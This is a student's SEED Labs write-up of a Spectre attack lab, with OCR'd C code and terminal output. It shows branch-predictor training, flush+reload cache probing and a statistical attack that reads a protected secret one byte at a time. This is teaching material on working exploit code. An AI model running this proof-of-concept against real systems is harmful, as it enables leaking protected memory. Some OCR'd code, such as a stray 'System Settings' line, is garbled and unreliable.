



SPECTRE ATTACK

SEED LABS



OCTOBER 14, 2019

Dhaval Sonavaria


272252089

The first 2 tasks are same as that of the meltdown attack lab and the threshold value is 80.

Task 3: Out-of-Order Execution and Branch Prediction

We will now exploit a vulnerability where the OS fails to wipe out incorrect execution results from the cache. Out of order execution is an optimization technique where the system based on previous results predicts the branch the code will go, and computes results in the branch before the check for branch validity is complete. This combined with the fact that it forgets to wipe out the cache means that we can use our side channel to gain some secrets.

In the experiment we train the CPU to predict that we will always take the true branch and when we pass 97 which should actually be false. It predicts the branch for us performs speculative execution and the result of our access remains in the cache



```
File Edit View Search Tools Documents Help
Open Save
SpectreAttack.c SpectreAttackImproved.c *SpectreExperiment.c
}
void victim(size_t x)
{
    if (x < size) {
        temp = array[x * 4096 + DELTA];
    }
}

int main() {
    int i;
    // FLUSH the probing array
    flushSideChannel();
    // Train the CPU to take the true branch inside victim()
    for (i = 0; i < 10; i++) {
        _mm_clflush(&size);
        victim(i);
    }
    // Exploit the out-of-order execution
    _mm_clflush(&size);
    for (i = 0; i < 256; i++)
        _mm_clflush(&array[i*4096 + DELTA]);
    victim(97);
    // RELOAD the probing array
    reloadSideChannel();
    return (0);
}
```

C Tab Width: 8 Ln 53, Col 4 INS

SpectreExperiment.c (~/.Spectre) - gedit

Open Save

```
}  
}  
  
void victim(size_t x)  
{  
    if (x < size) {  
        temp = array[x * 4096 + DELTA];  
    }  
}  
  
int main() {  
    int i;  
    // FLUSH the probing array  
    flushSideChannel();  
    // Train the CPU to take the true branch inside victim()  
    for (i = 0; i < 10; i++) {  
        _mm_clflush(&size);  
        victim(i+20);  
    }  
    // Exploit the out-of-order execution  
    _mm_clflush(&size);  
    for (i = 0; i < 256; i++)  
        _mm_clflush(&array[i*4096 + DELTA]);  
    victim(97);  
    // RELOAD the probing array  
    reloadSideChannel();  
    return (0);  
}
```

Software Updater

C Tab Width: 8 Ln 54, Col 15 INS

*SpectreExperiment.c (~/.Spectre) - gedit

```
}  
}  
}  
  
void victim(size_t x)  
{  
    if (x < size) {  
        temp = array[x * 4096 + DELTA];  
    }  
}  
  
int main() {  
    int i;  
    // FLUSH the probing array  
    flushSideChannel();  
    // Train the CPU to take the true branch inside victim()  
    for (i = 0; i < 10; i++) {  
        __mm_clflush(&size);  
        victim(i);  
    }  
    // Exploit the out-of-order execution  
    __mm_clflush(&size);  
    for (i = 0; i < 256; i++) {  
        System Settings h(array[i*4096 + DELTA]);  
        victim(i);  
    }  
    // RELOAD the probing array  
    reloadSideChannel();  
    return (0);  
}
```

C Tab Width: 8 Ln 59, Col 6 INS

Terminal

```
[10/14/19]seed@VM:~$ cd Spectre  
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o SpectreExperiment SpectreExperiment.c  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
array[97*4096 + 1024] is in cache.  
The Secret = 97.  
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o SpectreExperiment SpectreExperiment.c  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o SpectreExperiment SpectreExperiment.c  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment  
[10/14/19]seed@VM:~/Spectre$
```

We run the experiment thrice

1. In the first one we set up the side channel, flush it, train the CPU for branch prediction, flush the accessed cache block every time we access to make sure our side channel is consistent. Then we access the 97th block which shouldn't work and proves our hypothesis.
2. In the second time we do not flush the accessed element. This messes our side channel and we cannot decode the secret.
3. In the third one we increase the value such that the if branch is never taken this fails to train the speculative execution and the if branch is never taken.

Task 4: The Spectre Attack

In this attack we try to mimic a sandbox protection mechanism which is a software protection mechanism using an if-else loop. If the offset is in the protected region the value will never be returned. Our goal is to gain the secret knowledge stored in the protected area.


```
Terminal
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o SpectreAttack SpectreAttack.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/Spectre$
```

Observation:

We are able to access the protected region and access the secret data whose ASCII value is printed. But the side channel is not consistent and we cannot trust it at all times as we can see from the above output.


Task 5: Improve the Attack Accuracy

To make our side channel better we setup a statistical approach which calculates the scores of every access and increments one point every time that element is accessed in the side channel. This makes our output clear.

A terminal window with a dark purple background and a light blue title bar. The title bar contains the text "Terminal File Edit View Search Terminal Help" and system icons on the right. On the left side of the terminal, there is a vertical dock with several application icons: a gear, a notepad, a yellow 'M' logo, a red and black icon, a folder, a blue square with a white 'S', the Firefox logo, a gear with a red wrench, a terminal icon, and a game controller. The terminal text shows the compilation and execution of a program named SpectreAttackImproved. The output indicates that the secret value is 0 and that there are 1000 hits.

```
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o SpectreAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xfffffe80c = The secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xfffffe80c = The secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/Spectre$
```

But we see that the 0th element is accessed the most in our output. This is because the value returned every time by the check is 0 this results in 0 with the highest score. We therefore change the value of max to start from 1 this gives us the correct output.

A terminal window titled "Terminal" with a dark background and light text. The window shows a series of commands and their outputs. The commands are: `gcc -march=native -o SpectreAttackImproved SpectreAttackImproved.c` and `./SpectreAttackImproved`. The outputs show the number of hits and the secret value read. The secret value is "The secret value" followed by a space and a number. The numbers are 0, 83, 83, 124, and 171. The terminal window has a sidebar on the left with various icons and a top bar with system status icons and the time "10:18 PM".

```
Terminal
The number of hits is 1000
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o SpectreAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o SpectreAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The secret value is 83
The number of hits is 207
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The secret value is 83
The number of hits is 124
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The secret value is 83
The number of hits is 171
[10/14/19]seed@VM:~/Spectre$
```

Task 6: Steal the Entire Secret String

In the previous attacks we just read the first character of the secret but this time we need to increment this value to steal the entire string.



```
*SpectreAttackImproved.c (~/.Spectre) - gedit
Open Save

_mm_clflush(&buffer_size);
for (z = 0; z < 100; z++) { }
restrictedAccess(i);
}
// Flush buffer_size and array[] from the cache.
_mm_clflush(&buffer_size);
for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }
// Ask victim() to return the secret in out-of-order execution.
for (z = 0; z < 100; z++) { }
s = restrictedAccess(larger_x);
array[s*4096 + DELTA] += 88;
}

int main() {
    int i;
    uint8_t s;
    size_t larger_x = (size_t)(secret-(char*)buffer)+1;
    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;
    for (i = 0; i < 1000; i++) {
        spectreAttack(larger_x);
        reloadSideChannelImproved();
    }
    int max = 1;
    for (i = 1; i < 256; i++){
        if(scores[max] < scores[i])
            max = i;
    }
    printf("Reading secret value at %p = ", (void*)larger_x);
    printf("The secret value is %d %c\n", max,max);
}

C Tab Width: 8 Ln 76, Col 53 INS
```

```
Terminal
Text Editor secret value at 0xffffe81c = The secret value
is 83 S
The number of hits is 58
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe81d = The secret value
is 111 o
The number of hits is 111
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe81e = The secret value
is 109 m
The number of hits is 278
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe81f = The secret value
is 101 e
The number of hits is 205
[10/14/19]seed@VM:~/Spectre$
```

A terminal window titled "Terminal" with a dark background and light text. The window shows the execution of a program called "SpectreAttackImproved". The program reads secret values from memory addresses and reports the number of hits. The addresses shown are 0xffffe81f, 0xffffe821, 0xffffe820, and 0xffffe822. The hits are 205, 157, 103, and 208 respectively. The secret values are "The secret value is 101 e", "The secret value is 83 S", "The secret value is 32", and "The secret value is 101 e". The terminal window has a taskbar on the left with icons for various applications and a status bar at the top showing the time as 10:28 PM.

```
Reading secret value at 0xffffe81f = The secret value
is 101 e
The number of hits is 205
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe821 = The secret value
is 83 S
The number of hits is 157
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe820 = The secret value
is 32
The number of hits is 103
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe822 = The secret value
is 101 e
The number of hits is 208
[10/14/19]seed@VM:~/Spectre$
```

Just incrementing the value again and again and executing will output the whole secret string.